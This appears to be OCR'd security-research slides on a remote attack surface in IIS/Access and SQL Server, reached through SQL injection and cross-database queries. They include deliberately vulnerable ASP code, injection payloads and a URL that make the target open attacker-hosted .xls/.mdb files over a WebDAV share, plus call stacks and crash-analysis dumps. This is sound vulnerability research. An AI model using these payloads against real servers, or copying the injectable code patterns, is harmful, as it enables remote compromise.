10.5.76.235	10.2.156.63	TCP	54 51865 → 80 [ACK] Seq=178 Ack=1484 Win=262656 Len=0
10.5.76.235	10.2.156.63	TCP	66 51866 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
10.2.156.63	10.5.76.235	TCP	66 80 → 51866 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=128
10.5.76.235	10.2.156.63	TCP	54 51866 → 80 [ACK] Seq=1 Ack=1 Win=262656 Len=0
10.5.76.235	10.2.156.63	HTTP	240 GET /webdav/poc237.xls HTTP/1.1
10.2.156.63	10.5.76.235	TCP	60 80 → 51866 [ACK] Seq=1 Ack=187 Win=30336 Len=0
10.2.156.63	10.5.76.235	TCP	1514 80 → 51866 [ACK] Seq=1 Ack=187 Win=30336 Len=1460 [TCP segment of a reassembled PDU]
10.2.156.63	10.5.76.235	TCP	1514 80 → 51866 [ACK] Seq=1461 Ack=187 Win=30336 Len=1460 [TCP segment of a reassembled PDU]
10.2.156.63	10.5.76.235	TCP	1514 80 → 51866 [ACK] Seq=2921 Ack=187 Win=30336 Len=1460 [TCP segment of a reassembled PDU]
10.5.76.235	10.2.156.63	TCP	54 51866 → 80 [ACK] Seq=187 Ack=4381 Win=262656 Len=0

More features/protocols from msexcl40

```
int __stdcall WBISAMOpenDatabase(…)
{
   …
   if ( NetProtocolType((int)pszDest) )
   {
     NetCreateLocalDirectory(Path, 0x105u);
     NetDownloadToLocal(pszDest, 0, Path, FileName, 0x105u);
     ...
     WorkbookCreate();
     ..
     WorkbookOpen();
     …
   }
   …
}
```

Wininet
InternetOpen
…
FtpGetFile
…

```
.data:1004F840 off_1004F840    dd offset aHttp          ; DATA XREF: F
.data:1004F840                                          ; "http:"
.data:1004F844 ; char byte_1004F844[]
.data:1004F844 byte_1004F844   db 5                     ; DATA XREF: F
.data:1004F845                 align 4
.data:1004F848                 dd offset aFtp           ; "ftp:"
.data:1004F84C                 dd 4
.data:1004F850                 dd offset aGopher        ; "gopher:"
.data:1004F854                 dd 7
.data:1004F858                 dd offset aWais          ; "wais:"
.data:1004F85C                 dd 5
.data:1004F860                 dd offset aFile          ; "file:"
.data:1004F864                 dd 5
.data:1004F868                 dd offset aHttps         ; "https:"
.data:1004F86C                 dd 6
.data:1004F870                 dd offset aMailto        ; "mailto:"
.data:1004F874                 dd 7
.data:1004F878                 dd offset aNews          ; "news:"
.data:1004F87C                 dd 5
.data:1004F880                 dd offset aMsn           ; "msn:"
.data:1004F884                 dd 4
.data:1004F888                 dd offset aNntp          ; "nntp:"
.data:1004F88C                 dd 5
...
.data:1004F8B8                 dd offset aTn3270        ; "tn3270:"
.data:1004F8BC                 dd 7
```

10.5.77.235	10.2.156.63	TCP	66 50856 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460
10.2.156.63	10.5.77.235	TCP	60 21 → 50856 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
10.5.77.235	10.2.156.63	TCP	66 [TCP Retransmission] 50856 → 21 [SYN] Seq=0 Win=
10.2.156.63	10.5.77.235	TCP	60 21 → 50856 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
10.5.77.235	10.2.156.63	TCP	66 [TCP Retransmission] 50856 → 21 [SYN] Seq=0 Win=
10.2.156.63	10.5.77.235	TCP	60 21 → 50856 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
10.5.77.235	10.2.156.63	TCP	66 [TCP Retransmission] 50856 → 21 [SYN] Seq=0 Win=
10.2.156.63	10.5.77.235	TCP	60 21 → 50856 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
10.5.77.235	10.2.156.63	TCP	66 [TCP Retransmission] 50856 → 21 [SYN] Seq=0 Win=
10.2.156.63	10.5.77.235	TCP	60 21 → 50856 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

SQL Injection in Access with cross database query


Asp code

```
const strDBPath ="database/#data.mdb"
set conn = server.createobject("adodb.connection")
conn.open "DRIVER={Microsoft Access Driver (*.mdb)};DBQ="+server.mappath(strDBPath)+";pwd="
id=request("id")
sql="select * from product where id="&id
set rs=conn.execute(sql)
```

```
id=1513 and (SELECT [fc4] FROM [Excel
8.0;Database=\\10.2.156.63/webdav/poc237.xls].[ft8])
```

```
sql = select * from product where id=1513 and (SELECT [fc4] FROM
[Excel 8.0;Database=\\10.2.156.63/webdav/poc237.xls].[ft8])
```

Cross database query call stack in IIS + ASP + Access




```
08 1e7cc178 5c4d7e02 msjet40!ErrTryOpenDatabase+0x20
09 1e7cc464 5c4e332d msjet40!GenBTQO+0x176
0a 1e7cd830 5c4d8c00 msjet40!QBProcessQodefRows+0x7ed
0b 1e7cd8bc 5c4d8d3e msjet40!QBBuildQONode+0x3a8
0c 1e7cd944 5c4d8f98 msjet40!QBBuildQONode+0x4e6
0d 1e7cdaf8 5c4de377 msjet40!QBBuildQueryTree+0xca
0e 1e7cdc18 5c4d28ea msjet40!QBLoadBindQuery+0x137
0f 1e7cdd20 5c4d50f8 msjet40!ErrQEMCompileQuery+0x24a
10 1e7cdd78 5c4d6a0f msjet40!ErrExecuteTempQuery+0x10e
11 1e7cdda8 5c5c7afe msjet40!JetExecuteTempQuery+0x90
12 1e7cddcc 5c5c7064 odbcjt32!DoJetExecuteTempQuery+0x3e
13 1e7ce064 5c5c587f odbcjt32!SQLInternalExecute+0x374
14 1e7ce074 5c653d20 odbcjt32!SQLExecDirectW+0x8f
15 1e7ce0a0 5c653f29 ODBC32!SQLExecDirectCover+0x24b
16 1e7ce0cc 5c6cbfc9 ODBC32!SQLExecDirectW+0xb9
17 1e7ce100 5c6cb2b2 msdasql!CImpICommandText::ExecuteHelper+0x149
18 1e7ce1ec 5c8a7bcc msdasql!CImpICommandText::Execute+0x10d2
19 1e7ce23c 5c8cccf8 msado15!CConnection::Execute+0x29c
1a 1e7ce448 5c8c4f8f msado15!_ExecuteAsync+0x1eb
1b 1e7ce464 5c8c4d1f msado15!ExecuteAsync+0x4f
1c 1e7ce5a0 5c8ccae4 msado15!CQuery::Execute+0xf4b
1d 1e7ce608 5c8ae3ad msado15!CCommand::_Execute+0x184
1e 1e7ce688 5c8a87e8 msado15!CConnection::OpenRecordset+0xed
1f 1e7ce890 5c8a786c msado15!CConnection::ExecuteWithModeFlag+0x605
20 1e7ce8bc 5c896ab1 msado15!CConnection::Execute+0x5c
21 1e7cebb4 5cabb386 msado15!CConnection::Invoke+0xdb91
22 1e7cebf8 5cacb7b3 vbscript!IDispatchInvoke2+0x96
23 1e7cee84 5caca6af vbscript!InvokeDispatch+0x7a3
24 1e7ceedc 5cad0ba1 vbscript!InvokeByName+0x13f
25 1e7cf014 5cacd00b vbscript!CScriptRuntime::RunNoEH+0x2bd1
26 1e7cf05c 5caccea5 vbscript!CScriptRuntime::Run+0x14b
27 1e7cf16c 5cac82ba vbscript!CScriptEntryPoint::Call+0xe5
28 1e7cf1f0 5cabd919 vbscript!CSession::Execute+0x2ca
29 1e7cf238 5cabd722 vbscript!COleScript::ExecutePendingScripts+0x176
2a 1e7cf25c 5ccc9344 vbscript!COleScript::SetScriptState+0x62
2b 1e7cf28c 5ccc923d asp!CActiveScriptEngine::TryCall+0x24
2c 1e7cf2cc 5ccb0dbf asp!CActiveScriptEngine::Call+0x3d
2d 1e7cf2e8 5ccaf868 asp!CallScriptFunctionOfEngine+0x4d
2e 1e7cf338 5ccaf6f1 asp!ExecuteRequest+0x173
2f 1e7cf398 5ccb5b0f asp!Execute+0x23b
30 1e7cf3e0 5ccddc13 asp!CHitObj::ViperAsyncCallback+0x470
31 1e7cf3fc 5cbad225 asp!CViperAsyncRequest::OnCall+0x73
```

SQL Injection in SQL Server with cross database query


Asp code

```
set conn = server.createobject("adodb.connection")
conn.open "provider=sqloledb;data source=DESKTOP-32BIT\SQLEXPRESS;uid=test;pwd=123456;database=testdb"
id=request("id")
sql="select * from persons where personid="&id
set rs=conn.execute(sql)
```

```
id=1;UPDATE opendatasource('Microsoft.ACE.OLEDB.12.0',
'data source=\\10.2.156.63\webdav\poc42cf.mdb')...[ft8] SET
[fc3] = [fc3] + 47774 WHERE [fc3] <= 7 OR [fc2] <= 5;
```


```
sql = select * from persons where personid=1;UPDATE opendatasource('Microsoft.ACE.OLEDB.12.0', 'data
source=\\10.2.156.63\webdav\poc42cf.mdb')...[ft8] SET [fc3] = [fc3] + 47774 WHERE [fc3] <= 7 OR [fc2] <= 5;
```

Msjet 4.0 cross database query call stack in SQL Server




```
msjet40!JetOpenDatabase+0x4d (FPO: [5,0,4])
msjetoledb40!CJOLT::JOLTJetOpenDatabase+0x1b (FPO: [6,0,4])
msjetoledb40!CDataSource::JETOpenDatabase+0x12a (FPO: [5,266,0])
msjetoledb40!CDataSource::OpenSessionAndDatabase+0x187 (FPO: [1,271,0])
msjetoledb40!CDataSource::AttemptInitialize+0xb2 (FPO: [2,2,0])
msjetoledb40!CDataSource::UtilInitialize+0x167 (FPO: [2,5,0])
msjetoledb40!CImpIDBInitialize::Initialize+0x70 (FPO: [1,5,4])
oledb32!CDBInitialize::DoInitialize+0x3b (FPO: [Non-Fpo])
oledb32!CDBInitialize::Initialize+0x34 (FPO: [Non-Fpo])
oledb32!CDPO::Initialize+0x152f6
sqllang!CallProtectorImpl::CallWithSEH<IWrapInterface<IDBInitialize>::Cal
sqllang!CallProtectorImpl::CallExternalFull<IWrapInterface<IDBInitialize>
sqllang!CWrapIDBInitialize::Initialize+0x1ab (FPO: [1,141,0])
sqllang!COledbConnect::CreateSession+0xc62 (FPO: [4,2464,4])
sqllang!COledbConnect::GetSession+0x398 (FPO: [2,377,0])
sqllang!COledbRangeRowset::GatherRmtSchema+0x197 (FPO: [2,281,4])
sqllang!COledbRangeRowset::DoNormalize+0x4f (FPO: [3,4,0])
sqllang!COledbRange::Normalize+0x103 (FPO: [3,1,4])
sqllang!CAlgTableMetadata::FPartialBind+0x32e (FPO: [3,55,4])
sqllang!CAlgTableMetadata::Bind+0x236 (FPO: [3,3,4])
sqllang!CRelOp_Get::BindTree+0x365 (FPO: [3,13,4])
sqllang!COptExpr::BindTree+0x63 (FPO: [2,2,4])
sqllang!CRelOp_FromList::BindTree+0x2e (FPO: [3,3,0])
sqllang!COptExpr::BindTree+0x63 (FPO: [2,2,4])
sqllang!CRelOp_QuerySpec::BindTree+0xeb (FPO: [3,12,4])
sqllang!COptExpr::BindTree+0x63 (FPO: [2,2,4])
sqllang!CRelOp_SelectQuery::BindTree+0x5e (FPO: [3,0,0])
sqllang!COptExpr::BindTree+0x63 (FPO: [2,2,4])
sqllang!CRelOp_Query::FAlgebrizeQuery+0x3db (FPO: [Non-Fpo])
sqllang!CProchdr::FNormQuery+0x38 (FPO: [2,0,4])
sqllang!CProchdr::FNormalizeStep+0x3ad (FPO: [4,224,4])
sqllang!CSQLSource::FCompile+0xc9e (FPO: [Non-Fpo])
sqllang!CSQLSource::FCompWrapper+0xb2 (FPO: [Non-Fpo])
sqllang!CSQLSource::Transform+0x4a2 (FPO: [3,29,0])
sqllang!CSQLSource::Execute+0x3ef (FPO: [3,41,0])
sqllang!process_request+0x4f9 (FPO: [Non-Fpo])
sqllang!process_commands+0x36c (FPO: [Non-Fpo])
sqldk!SOS_Task::Param::Execute+0x28d (FPO: [Non-Fpo])
sqldk!SOS_Scheduler::RunTask+0xa0 (FPO: [2,10,4])
sqldk!SOS_Scheduler::ProcessTasks+0x31e (FPO: [2,15,0])
sqldk!SchedulerManager::WorkerEntryPoint+0x2f7 (FPO: [Non-Fpo])
sqldk!SystemThread::RunWorker+0x97 (FPO: [1,0,0])
sqldk!SystemThreadDispatcher::ProcessWorker+0x2fb (FPO: [2,21,0])
sqldk!SchedulerManager::ThreadEntryPoint+0x1ff (FPO: [Non-Fpo])
KERNEL32!BaseThreadInitThunk+0x19 (FPO: [Non-Fpo])
```

Msjet 12.0 Acecore cross database query call stack in SQL Server




```
ACECORE+0x886e4
ACEOLEDB!DllCanUnloadNow+0x5b53
oledb32!CCommandText::DoExecute+0x5ad
oledb32!CCommandText::Execute+0x8e3
sqllang!CallProtectorImpl::CallWithSEH<IWrapInterface<IC
sqllang!CallProtectorImpl::CallExternalFull<IWrapInterfa
sqllang!CWrapICommandText::Execute+0x6c2
sqlmin!CQScanRmtQueryNew::CreateQueryRowset+0x4bb
sqlmin!CQScanRmtQueryNew::Open+0x9f
sqlmin!CQueryScan::StartupQuery+0x405
sqllang!CXStmtQuery::SetupQueryScanAndExpression+0x44a
sqllang!CXStmtQuery::InitForExecute+0x2f
sqllang!CXStmtQuery::ErsqExecuteQuery+0x3d8
sqllang!CXStmtDML::XretDMLExecute+0x47c
sqllang!CXStmtCursorDML::XretExecute+0xcb
sqllang!CMsqlExecContext::ExecuteStmts<0,1>+0xcf6
sqllang!CMsqlExecContext::FExecute+0x94b
sqllang!CSQLSource::Execute+0xc5c
sqllang!process_request+0xca6
sqllang!process_commands_internal+0x4b7
sqllang!process_messages+0x1d6
sqldk!SOS_Task::Param::Execute+0x232
sqldk!SOS_Scheduler::RunTask+0xa5
sqldk!SOS_Scheduler::ProcessTasks+0x39d
sqldk!SchedulerManager::WorkerEntryPoint+0x2a1
sqldk!SystemThreadDispatcher::ProcessWorker+0x3ed
sqldk!SchedulerManager::ThreadEntryPoint+0x3b5
KERNEL32!BaseThreadInitThunk+0x14
ntdll!RtlUserThreadStart+0x21
```

A new remote attack surface on IIS and SQL Server

- The new attack surface
  - The capability of executing **any SQL query** on **any attacker controllable database** in IIS and SQL Server based on a SQL Injection.
  - Fuzzing based on the mutations on SQL queries and JET database files.
    - The code development and testing are based on the correct database file.
    - It is a huge gold mine, we have found ~100 vulnerabilities here.
- Limitations
  - ~~Only select query is available in Access database.~~
  - ~~Acecore is not installed by default.~~

Agenda


- Who are we
- Introduction: motivation and background
- A new remote attack surface on IIS and SQL Server
- Three attack scenarios
  - Attack IIS with a SQL injection in Access database - demo
  - Attack SQL Server with a SQL injection in SQL Server database - demo
  - Attack IIS with a web shell [bonus] - demo
- Summary

Scenario 1: IIS + Access

Database	Target requirement	Database privilege in SQL Injection	Vulnerable components	Supported SQL	Trigger	Security boundary
Access	SQL Injection Default setup	N/A	All JET 4.0 components: msjet40, msrd3x40, msexcl40, etc	Select only query	One single web request	From a SQL injection in Access to IIS DoS, info leak or RCE with DefaultAppPool in w3wp.exe process.

Scenario 1: IIS + Access, CVE-2021-XXXX

http://127.0.0.1/access_injection.asp?id=1513%20and%20(SELECT TOP 44 [ft4].[fc3] AS [c01] FROM [\\10.2.156.63/webdav/poc7c.mdb].[ft4] WHERE [ft4].[fc3] <> 2 GROUP BY [ft4].[fc3])



Scenario 1: IIS + Access, CVE-2021-XXXX

```
6a0e166a lea     eax,[esi+34h] <-- esi is the TableMover object
6a0e166d je      msrd3x40!TableMover::RecordAddress+0x59 (6a0e1679)
6a0e166f cmp     dword ptr [esi+10h],0
6a0e1673 je      msrd3x40!TableMover::RecordAddress+0x1f3 (6a0e1813)
6a0e1679 push    eax
6a0e167a push    dword ptr [esi+0Ch]
6a0e167d mov     ecx,edi
6a0e167f call    msrd3x40!DataPage::RecordAddress (6a0bb410) <-- esi+0x34 was set in it
6a0e1684 cmp     eax,4 <-- eax=1 when 0x4800
6a0e1687 ja      msrd3x40!TableMover::RecordAddress+0x148 (6a0e1768)
6a0e168d jmp     dword ptr msrd3x40!TableMover::RecordAddress+0x288 (6a0e18a8)[eax*4]
6a0e1694 mov     eax,dword ptr [esi+34h] <-- eax is from esi+0x34; jump case 1
6a0e1697 lea     ebx,[esi+24h]
6a0e169a mov     ecx,ebx
6a0e169c mov     edi,dword ptr [eax]  ds:002b:26de7000=????????
```


Scenario 1: IIS + Access, CVE-2021-XXXX

msrd3x40!TableMover → before
0b7e4fb8 6a0a63cc 15302e90 00000000 0000ff02
0b7e4fc8 00000000 26dd2cd4 26de6800 00000001
0b7e4fd8 c0c0c0c0 00000000 00000000 c0c0c0c0
0b7e4fe8 c0c0c0c0 00000000 00000000 00000000
0b7e4ff8 00000000

msrd3x40!TableMover → after
0b7e4fb8 6a0a63cc 15302e90 00000000 0000ff02
0b7e4fc8 00000000 26dd2cd4 26de6800 00000001
0b7e4fd8 c0c0c0c0 00000000 00000000 c0c0c0c0
0b7e4fe8 c0c0c0c0 26de7000 00000000 00000000
0b7e4ff8 00000000

0:020:x86> !address 26de6800
Usage: <unknown>
Base Address: 00000000`26dd0000
End Address: 00000000`26de7000

0:020:x86> db 26de6800
26de6800 09 01 d6 07 14 00 00 00-10 00 00 c8 00 c8 00 48
26de6810 00 c8 00 c8 00 c8 00 c8-00 c8 00 c8 00 c8 00 c8
26de6820 00 c8 00 c8 00 c8 00 c8-00 c8 00 ff ff 00 00 00
26de6830 00 00 00 00 00 00 00 00-00 00 12 00 00 00 00 00
26de6840 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
